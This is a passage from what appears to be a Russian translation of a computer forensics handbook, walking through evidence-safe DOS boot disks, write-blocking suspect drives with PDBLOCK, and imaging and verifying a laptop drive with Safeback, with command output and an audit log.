Как отмечалось прежде, одно из основных положений компьютерной судебной экспертизы состоит в том, чтобы никаким способом не изменить первоначальные улики. К сожалению, загрузочный диск DOS, который вы только что создали, содержит файл `IO.SYS` с жестко закодированными ссылками на `C:\DRVSPACE.BIN`, `C:\DBLSPACE.BIN` и `C:/DRVSPACE.INI`. Если подозреваемый диск использует сжатие диска DriveSpace или DoubleSpace, ваш загрузочный диск может пытаться загружать драйверы и устанавливать логически несжатую файловую систему, изменяя дату и временные метки на файле уплотненного диска. Чтобы это не случилось, используйте шестнадцатеричный редактор (шестнадцатеричные редакторы обсуждаются в гл. 24) и перепишите все ссылки на `DRVSPACE.BIN`, `DBLSPACE.BIN` и `DRVSPACE.INI` в файле `IO.SYS`. Кроме того, измените все ссылки на диск `C:\` диском `A:\` в файлах `IO.SYS`, `COMMAND.COM` и `MSDOS.SYS` на гибком диске. Вы должны также удалить файл `DRVSPACE.BIN` с дискеты. Файлы `IO.SYS`, `DRVSPACE.BIN` и `MSDOS.SYS` имеют атрибуты System (Системный), Hidden (Скрытый) и Read-Only (Только для чтения). Поэтому вы должны использовать команду `DOS attrib`, чтобы просматривать, изменять или удалять эти файлы. Например, `C:\>attrib -S -H -R a:\drvspace.bin` удалит эти атрибуты, что позволит вам удалить файл командой `C:\>del a:\drvspace.bin`.

Как только вы создали загрузочную дискету, управляемую системой DOS, можете добавлять необходимые драйверы, в которых вы, возможно, нуждаетесь для своего судебного компьютера. Например, если вам

нужен специальный драйвер SCSI, то это самое подходящее время для его добавления. Возможно, вы захотите также включить обычные утилиты DOS типа fdisk.exe и утилиту блокирования записи.

При использовании дискеты начальной загрузки вы должны всегда проверять установки вашего BIOS, чтобы удостовериться, что гибкий диск является первым устройством, к которому обращаются в процессе начальной загрузки. В противном случае, вы можете по неосторожности загрузиться с подозреваемого жесткого диска.

Совет. Если вы не знаете наверняка, с какого устройства будет загружаться машина, то разъедините кабель жесткого диска, пока это не выясните!

PDBLOCK: блокирование записи на ваши исходные диски

Хотя вы и создали проверенную дискету начальной загрузки, всегда полезно соблюдать дополнительные предосторожности, чтобы гарантировать, что данные не могут быть по неосторожности записаны на жесткий диск, содержащий улики. Обычно это выполняется с помощью утилиты блокирования записи. В EnCase есть такая утилита, встроенная в утилиту сбора данных (acquire utility), но она активна только во время выполнения программы сбора данных.

Совет. В EnCase также есть утилита аппаратного блокирования записи с именем Fast Block, которую можно купить на сайте компании.

Если вы используете инструмент судебного дублирования, который требует загрузочного диска, вы должны защитить исходный диск от записи. Эти меры блокируют попытки записи, которые изменили бы первоначальные улики. Одна такая утилита, PDBLOCK (Физический блокировщик диска) от компании Digital Intelligence, доступна на сайте www.digitalintel.com. В отличие от многих других подобных утилит, она обрабатывает расширения к прерыванию 13 (interrupt 13 extensions), и это позволяет пользователю выбирать, какие физические диски защищать. Простое выполнение утилиты PDBLOCK блокирует запись на все жесткие диски по умолчанию.

Реализация

Вы должны скопировать утилиту PDBLOCK на свой надежный загрузочный диск прежде, чем начнете выполнение судебного дублирования, чтобы блокировать исходные диски. Загрузитесь, используя свой надежный диск; утилита PDBLOCK запускается из командной строки:

A:\>pdblock.exe

Использование: " PDBLOCK {drives} {/nomsg} {/nobell} {/fail}" to (re)configure

Где: drives: NONE, ALL, или список жестких дисков предназначенных для защиты (0-3)

То есть "PDBLOCK 0", "PDBLOCK 013", "PDBLOCK 123", и т.д.

(Значение по умолчанию – ALL (Все), если другого не указано)

/nomsg: Не отображать сообщение, когда запись заблокирована

/nobell: Не давать звонка, когда запись заблокирована

/fail: Возвратить код ошибки в вызывающую программу

(Значение по умолчанию должно возвращать в вызывающую программу фальсифицированный успешный результат)

"PDBLOCK" без опций (при загрузке) отобразит справку и текущую конфигурацию

Этот инструмент уникален тем, что он может обеспечивать звуковую и визуальную обратную связь, когда обнаружена и заблокирована попытка записи. По желанию эти уведомления можно также подавлять. Вы должны выполнить эту утилиту прежде, чем будете выполнять любое из инструментальных средств судебного дублирования, обсуждаемых в следующих разделах.

Safeback

Зайдите почти в любое учреждение правоохранительных органов, занимающееся судебной экспертизой компьютеров, и вы обнаружите, что следователи используют инструмент Safeback для судебного дублирования. Утилита Safeback, написанная для системы DOS, предназначена для резервного копирования, проверки и восстановления жестких дисков. Утилита Safeback была создана Чаком Гузисом (Chuck Guzis) в компании Sydex приблизительно в 1991 г. и была написана с нуля как инструмент обработки улики. Теперь она стала юридическим стандартом. Компания New Technologies приобрела утилиту Safeback в марте 2000 г., и теперь инструмент доступен на сайте <http://www.forensics-intl.com>.

Реализация

Мы будем использовать инструмент Safeback для получения судебного изображения диска подозреваемого ноутбука. Для начала, мы удалили 2,5-дюймовый жесткий диск из подозреваемого ноутбука для выполнения судебного дублирования. В этом конкретном случае диск был предназначен для того, чтобы быть пользовательским сменным диском. Если бы это было не так, мы могли бы воспользоваться для получения изображения опцией порта принтера, которую предлагает Safeback, и использовать специализированный кабель передачи данных через порт принтера, хотя при этом

методе значительно пострадала бы скорость передачи, поскольку это эквивалентно высасыванию океана через соломинку.

Далее мы прикрепили диск ноутбука к IDE-цепочке нашего судебного компьютера с 2,5-дюймовым IDE-адаптером, который преобразовывает 2,5-дюймовый IDE-диск к 3,5-дюймовому IDE-интерфейсу. Эти адаптеры свободно продаются в магазинах компьютерных деталей, на торговых выставках и т. д. Адаптер, который мы использовали, был приобретен в Corporate Systems Center на сайте www.corpsys.com.

Когда соответствующие диски подсоединены к нашему судебному компьютеру, мы еще раз проверяем BIOS, чтобы гарантировать, что система загрузится с нашей проверенной загрузочной DOS-дискеты. Затем загружаемся с дискеты. Сначала посмотрим, какие жесткие диски были распознаны.

A:\>fdisk /STATUS

Fixed Disk Drive Status				
Disk	Drv	Mbytes	Free	Usage
1		29386		100%
	C:	29386		
2		3918		100%
	D:	2047		
	E:	1201		

(1 MByte = 1048576 bytes)

DOS нумерует диски, начиная с 1, а утилита блокировки записи начинается блокировать с нуля. В этом случае, диск 1 — это наш диск-хранилище, а диск 2 — это подозреваемый 3,9-гигабайтный диск портативного компьютера. Подозреваемый диск имеет два логических диска с файловыми системами, которые распознаются загрузочным диском; в данном случае, диск 2 имеет логические диски D: и E:.

Теперь мы должны блокировать запись на подозреваемый жесткий диск, который утилита fdisk распознала как диск 2 (который в действительности был диском 1).

A:\>pdblock 1

PDBlock Version 2.00: (P)hysical (D)isk Write (BLOCK)er
Copyright 1999, 2000 DIGITAL INTELLIGENCE, INC - <http://www.digitalintel.com>

Использование: "PDBLOCK {drives} {/nomsg} {/nobell} {/fail}" to (re)configure

Где: drives: NONE, ALL, или список жестких дисков, предназначенных для защиты (0-3)

То есть "PDBLOCK 0", "PDBLOCK 013", "PDBLOCK 123" и т.д.

(Значение по умолчанию – ALL, если ничего не указано)

/nomsg: Не отображать сообщение, когда запись заблокирована

/nobell: Не давать звонка, когда запись заблокирована

/fail: Возвратить код ошибки в вызывающую программу

(Значение по умолчанию должно возвращать в вызывающую программу фальсифицированный успешный результат)

"PDBLOCK" без опций (при загрузке) отобразит справку и текущую конфигурацию

Защищенные Диски:	1
Возвращаемый код:	SUCCESS (Успех)
Звонок:	Включен
Сообщения:	Включены

Теперь мы заблокировали запись на подозреваемый диск. Хотя вы, вероятно, не хотели бы делать это в реальном случае, однако здесь мы выполнили команду, которая попыталась записать данные на подозреваемый диск. Заметьте, что эта попытка была заблокирована утилитой PDBLOCK.

```
Usage: "PDBLOCK {drives} {/nomsg} {/nobell} {/fail}" to (re)configure
Where: drives:  NONE, ALL, or list of hard drives to protect (0-3)
               i.e. "PDBLOCK 0", "PDBLOCK 013", "PDBLOCK 123", etc
               (Default is ALL if not specified)
/nomsg:  Do not display message when write is blocked
/nobell:  Do not ring bell when write is blocked
/fail:   Return write failure code to calling program
         (Default is to fake successful write to calling program)

"PDBLOCK" with no options (once loaded) will display help and current config

Drives Protected: 1
Return Code:      SUCCESS
Bell:             ON
Message:          ON

A:\>echo "write test" > d:\test.txt
*** PDBLOCKed! ***
*** PDBLOCKed! ***
*** PDBLOCKed! ***
*** PDBLOCKed! ***
*** PDBLOCKed! ***
A:\>
```

Мы подключили большой диск-хранилище к судебному компьютеру, чтобы сохранить на нем судебную копию, которую мы создадим с помощью Safeback. Этот диск имеет файловую систему FAT32 и распознается как логический диск C:. Так как первая копия улики была сохранена в каталоге C:\EVID, вторую копию мы сохраним в новом каталоге с именем C:\EVID2.


Совет. Вы всегда можете восстановить первоначальный жесткий диск, как только вы создали файл улик. Поэтому мы рекомендуем сохранять копию диска в файле вместо дублирования этого диска на другой жесткий диск.

```
A:\>mkdir c:\EVID2
```

Инструмент Safeback состоит из нескольких файлов, но для этого конкретного примера, мы будем использовать главную программу, master.exe, предназначенную для получения и сохранения локального судебного изображения диска. По умолчанию Safeback сохраняет изображение в отдельном файле. Вместо того чтобы сохранять изображение в одном большом файле, опция filesize позволяет нам определить размер файла в мегабайтах. Установка размера файла на 640Мб облегчает хранение судебного изображения на компакт-диске:

```
A:\master filesize=640
```

Критический компонент любого программного обеспечения судебного дублирования состоит в регистрации. Инструмент Safeback сохраняет детальную информацию с датой и временными метками в журнале регистрации, определяемом пользователем. Здесь мы сохранили файл в каталоге C:\EVID2\SB_AUDIT.LOG.



Утилита Safeback обеспечивает пользователя четырьмя основными функциями. Функция Backup (Резервное копирование) создает судебное изображение полного диска или его части. Функция Restore (Восстановление) берет содержимое файла, созданного функцией резервного копирования и воспроизводит его на диске, выбранном пользователем. Функция Copy (Копирование) перемещает содержимое диска на другой диск. Функция Verify (Проверка) подтверждает содержимое резервного изображения. Для наших изначальных целей, мы выбираем Backup.

Инструмент Safeback поддерживает отображение через порт принтера; однако, так как теперь подозреваемый диск находится на нашем локальном судебном компьютере, мы выберем Local для опции Remote Connection (Удаленное подключение).


Опция Direct Access (Прямой доступ) позволяет обойти системный BIOS и взаимодействовать непосредственно с контроллером жесткого диска. Руководство пользователя рекомендует выбирать эту опцию только в том случае, если вы не уверены, имеется ли доступ ко всему физическому жесткому диску. Для этой опции мы будем использовать значение, заданное по умолчанию, то есть No (Нет).

Опция Use XBIOS (Использование XBIOS) предназначена для дисков размером более 8Гб, которые используют расширения прерываний 13, когда поддерживаются системным BIOS. Мы будем использовать заданный по умолчанию параметр Auto, который автоматически выбирает BIOS или XBIOS в зависимости от наибольшей вместимости.


Опция Adjust Partitions (Подбирать разделы) создана в связи с тем, что некоторые операционные системы предполагают, что разделы начинаются на границах цилиндра. Когда выполняется операция восстановления, геометрия исходного диска может не соответствовать геометрии диска адресата, так что может потребоваться некоторое смещение данных. Мы будем использовать параметр Auto (Автоматически), заданный по умолчанию.

Во время операции восстановления, при включенной опции Backfill On Restore (Дописывать нули при восстановлении), поверх данных диска адресата записываются двоичные нули, если диск адресата больше, чем исходный диск.


При включенной опции Compress Sector Data (Сжатие данных сектора) происходит сжатие данных сектора, состоящих из одного значения в один байт. Инструмент Safeback не поддерживает никакие другие методы сжатия.




Теперь мы выбираем пункт Backup и нажимаем ENTER. Если Safeback обнаруживает драйвер магнитной ленты, он спрашивает, хотим ли мы использовать его для операции резервного копирования. В этом случае мы нажимаем N, для No (Нет), так как мы хотим использовать дисковые резервные файлы.



Затем мы видим экран, позволяющий выбрать исходный диск. Диск 0 означает наш диск-хранилище, а диск 1 – подозреваемый диск, который мы хотим отобразить. Мы нажимаем ПРОБЕЛ, чтобы выбрать диск 1, и ENTER для продолжения.




Теперь надо определить, где мы будем хранить файлы улик. Мы уже создали каталог C:\EVID2. В примере EnCase мы сохранили первую часть улик как Tag1. Теперь мы сохраним улики как Tag2.




Инструмент Safeback позволяет нам вводить комментарии. Вообще неплохо поместить здесь информацию о системе, случае и эксперте. Мы рекомендуем, чтобы в это поле вы ввели, по крайней мере, дату, дело и номер улики, имя эксперта, серийный номер и геометрию диска. Эта ин-


формация сохраняется как часть заголовка файла Safeback, а также включается в регистрационный файл аудита. После ввода данных в поле комментария нажмите ESC для продолжения.




После того как вы введете комментарии, начнется процесс дублирования. Окно состояния дает информацию о геометрии диска, показывает процент выполненной работы и оценку того, сколько времени займет процесс дублирования.




Когда дублирование закончится, появится соответствующее сообщение. Внизу в строке состояния видно, что Safeback разбил судебное изображение на шесть отдельных частей (TAG2.001 - TAG2.006).




Вы должны всегда немедленно проверять изображение. Чтобы это сделать, выберите пункт Verify из главного меню.



Вас попросят ввести имя судебного изображения, которое надо проверить. Если вы не помните имя, просто введите каталог, и будет отображен список изображений.



Здесь мы выберем файл Tag2.001 и нажмем ENTER.



Процесс проверки начинается с показа поля комментария.

```

Backup of drive 1: created Mar 16, 2002 04:48
By: Curtis Rose Sytek, Inc. IWC Columbia, Maryland

16 May 2002. Hitachi MDL DK227A-41, SN: ZU 1437494
CYL 7944 H 16 S 63 2.5" Laptop Hard Drive
found in SUSPECT's Gateway Solo 2300 work Laptop, SN BC4980728

CASE:      FS-00001
TAG:       2
EXAMINER:  Curtis W. Rose

Press ESC to quit or any key to continue

```

Теперь нажатие клавиши ENTER запускает фактический процесс проверки, который происходит намного быстрее, чем процесс копирования.

```

ESC: Exit, F1: Help          SafeBack 2.18 19Feb01

Source Drive 1
Location: TAG2
Status: Verifying
Complete: 1x

MB: 44
Cylinder: 11
Head: 23
Sector: 58

- Geometry -
3918 MB
993 Cylinders
128 Heads
63 Sectors/Head
Mar 16, 2002 05:52

Time Left: 0:31           Columb

Reading TAG2.001

```

Внимание. Если вы создаете файлы изображения Safeback на компакт-диске одноразовой записи, убедитесь, что применяли опцию Safeback Verify к действительному изображению компакт-диска прежде, чем вы удалите оригиналы. Иногда изображения, записанные на компакт-диск, могут иметь ошибки, о которых вы можете не знать явно.

Диалоговое окно сообщает, что процесс проверки завершился успешно. Если были обнаружены ошибки, они будут здесь показаны.

Распечатка каталога показывает файлы, которые были созданы:

```
A:\>dir c:\evid2
```

```

Volume in drive C is STORAGE
Volume Serial Number is 07E8-1D17
Directory of C:\EVID2

```

```

.                <DIR>          03-16-02  4:33p
..               <DIR>          03-16-02  4:33p
SB_AUDIT LOG     4,904          03-16-02  6:24p

```



```

TAG2      001  671,065,820  03-16-02  4:59p
TAG2      002  671,063,451  03-16-02  5:10p
TAG2      003  671,068,375  03-16-02  5:21p
TAG2      004  671,038,188  03-16-02  5:32p
TAG2      005  671,068,532  03-16-02  5:43p
TAG2      006  498,573,117  03-16-02  5:51p
      7 file(s)      3,853,882,387 bytes
      2 dir(s)      2,126.92 MB free

```

Файл SB_AUDIT.LOG, который мы создали, содержит не только даты и временные метки (timestamp). Он показывает, какие опции мы выбрали, и содержит важную информацию, касающуюся геометрии диска и таблицы разделов (partition table).

```
A:\>type C:\evid2\sb_audit.log
```

```

SafeBack 2.18 13Feb01 execution started on Mar 16, 2002 16:34.
Command line options: "filesize=640 "

```

```

77191-01
Curtis Rose
Sytex, Inc.
IWC
Columbia, Maryland

```

```
16:36:36 Menu selections:
```

```

Function:          Backup
Remote connection: Local
Direct access:     No
Use XBIOS:         Auto
Adjust partitions: Auto
Backfill on restore: Yes
Compress sector data: Yes

```

```
16:37:03 Backup file C:\EVID2\TAG2.001 created.
```

```
Backup file comment record:
```

```

-----
16 May 2002. Hitachi MDL DK227A-41, SN: ZV 1437494
CYL 7944 H 16 S 63 2.5" Laptop Hard Drive
found in SUSPECT's Gateway Solo 2300 work Laptop, SN BC4980728

```

```

CASE:      FS-00001
TAG:       2
EXAMINER:  Curtis W. Rose

```

```
16:48:43 Backing up drive 1:
```

```
to C:\EVID2\TAG2.001 on Mar 16, 2002 16:48
```

16:48:43 Local SafeBack is running on DOS 7.10

 Source drive 1:

 Capacity 3910 MB
 Cylinders 993
 Heads 128
 Sectors/Head ... 63
 Sector size 512

16:48:43 Partition table for drive 1:

Act	Cyl	Hd	Sct	Rel Sector	MB	Type
---	---	---	---	-----	---	-----
N	985	0	1	7943040	32	Linux Swap
N	825	0	1	6652800	630	Linux native
N	520	0	1	4193280	1201	FAT-16 > 32MB
Y	0	1	1	63	2047	FAT-16 > 32MB

16:59:39 Backup file C:\EVID2\TAG2.002 created.

17:10:33 Backup file C:\EVID2\TAG2.003 created.

17:21:22 Backup file C:\EVID2\TAG2.004 created.

17:32:13 Backup file C:\EVID2\TAG2.005 created.

17:43:09 Backup file C:\EVID2\TAG2.006 created.

17:51:31 Backup file CRC: c2164a8b.

17:51:31 Backup of drive 1: completed on Mar 16, 2002 17:51.

17:52:06 Menu selections:

Function:	Verify
Remote connection:	Local
Direct access:	No
Use XBIOS:	Auto
Adjust partitions:	Auto
Backfill on restore:	Yes
Compress sector data:	Yes

17:52:32 Backup file created on Mar 16, 2002 16:48
 by Curtis Rose Sytex, Inc. IWC Columbia, Maryland
 Backup file comment record:

 16 May 2002. Hitachi MDL DK227A-41, SN: ZV 1437494
 CYL 7944 H 16 S 63 2.5" Laptop Hard Drive
 found in SUSPECT's Gateway Solo 2300 work Laptop, SN BC4980728

 CASE: FS-00001
 TAG: 2
 EXAMINER: Curtis W. Rose

17:52:42 Backup file C:\EVID2\TAG2.001 opened for access.

```
17:52:42 Verify of drive 1:
         from C:\EVID2\TAG2.001 started on Mar 16, 2002 17:52.
17:52:42 Local SafeBack is running on DOS 7.10
         Source drive 1:
             Capacity ..... 3910 MB
             Cylinders ..... 993
             Heads ..... 128
             Sectors/Head ... 63
             Sector size ..... 512
17:57:41 Backup file C:\EVID2\TAG2.002 opened for access.
18:02:41 Backup file C:\EVID2\TAG2.003 opened for access.
18:07:40 Backup file C:\EVID2\TAG2.004 opened for access.
18:12:39 Backup file C:\EVID2\TAG2.005 opened for access.
18:17:39 Backup file C:\EVID2\TAG2.006 opened for access.
18:21:21 The whole-file CRC verifies: c2164a8b
18:21:21 Verify of backup data for drive 1: completed on Mar 16, 2002 18:21.
18:24:12 Menu selections:
             Function:                Verify
             Remote connection:       Local
             Direct access:            No
             Use XBIOS:                Auto
             Adjust partitions:        Auto
             Backfill on restore:      Yes
             Compress sector data:     Yes
```

SafeBack execution ended on Mar 16, 2002 18:24.

Теперь вы утвердили файлы Safeback судебных изображений Tag2 для обработки.

SnapBack

Еще одна утилита, используемая при выполнении судебного дублирования – это SnapBack DatArrest, которая доступна на сайте <http://www.snapback.com>. Утилита SnapBack первоначально была разработана как сетевая утилита резервного копирования, предназначенная для системных администраторов; однако, теперь она продается, как инструмент судебного дублирования. Фактически, приблизительно до октября 2001 г., комплект судебных инструментов Forensic ToolKit компании AccessData поставлялся с утилитой SnapBack.

Реализация

Мы закончили дублирование диска подозреваемого портативного компьютера с помощью Safeback. Однако в ящике стола, имеющего отношение к подозреваемому компьютеру, мы нашли еще два жестких диска.

Один из них был 2,5-дюймовым диском ноутбука с объемом 1.3Гб. Используем инструмент SnapBack, чтобы получить судебное изображение этого диска, и будем обозначать эти улики как Tag3.

SnapBack имеет несколько модулей, которые выполняют различные задачи. Здесь мы воспользуемся файлом snapback.exe, который использует накопитель на магнитной ленте SCSI для хранения судебного изображения.

Как только исходный диск подключен к судебному компьютеру, мы загружаемся со своей контрольной DOS-дискеты, которая имеет необходимые SCSI-драйверы для распознавания накопителя на магнитной ленте и программные файлы инструмента SnapBack.

Чтобы определить, какие диски были распознаны, мы можем еще раз запустить утилиту fdisk с опцией status:

A:\>fdisk /STATUS

```

Disk          Drv  Mbytes  Free  Usage  Fixed Disk Drive Status
-----
1             C.   29376    100%    100%>
2             D.   1124    258

```

(1 MByte = 1048576 bytes)

A:\>

Утилита показывает наш диск-хранилище как диск 1, и подозреваемый 1,3-гигабайтный диск портативного компьютера, который мы нашли в ящике стола, как диск 2.

Теперь мы должны блокировать запись на жесткие диски. В этом случае, так как мы собираемся записать изображение на магнитную ленту, мы можем использовать заданные по умолчанию установки утилиты PDBLOCK, при которых блокируются попытки записи на все локальные жесткие диски.

A:\>pdblock

```

*****
PDBlock Version 2.00: (P)hysical (D)isk Write (BLOCK)er
Copyright 1999, 2000 DIGITAL INTELLIGENCE, INC - http://www.digitalintel.com
*****

```

Usage: "PDBLOCK {drives} {/nomsg} {/nobell} {/fail}" to (re)configure

Where: drives: NONE, ALL, or list of hard drives to protect (0-3)
i.e. "PDBLOCK 0", "PDBLOCK 013", "PDBLOCK 123", etc

(Default is ALL if not specified)

/nomsg: Do not display message when write is blocked

/nobell: Do not ring bell when write is blocked

/fail: Return write failure code to calling program

(Default is to fake successful write to calling program)


"PDBLOCK" with no options (once loaded) will display help and current config

A:\>


Теперь мы запускаем SnapBack:

A:\>snapback.exe

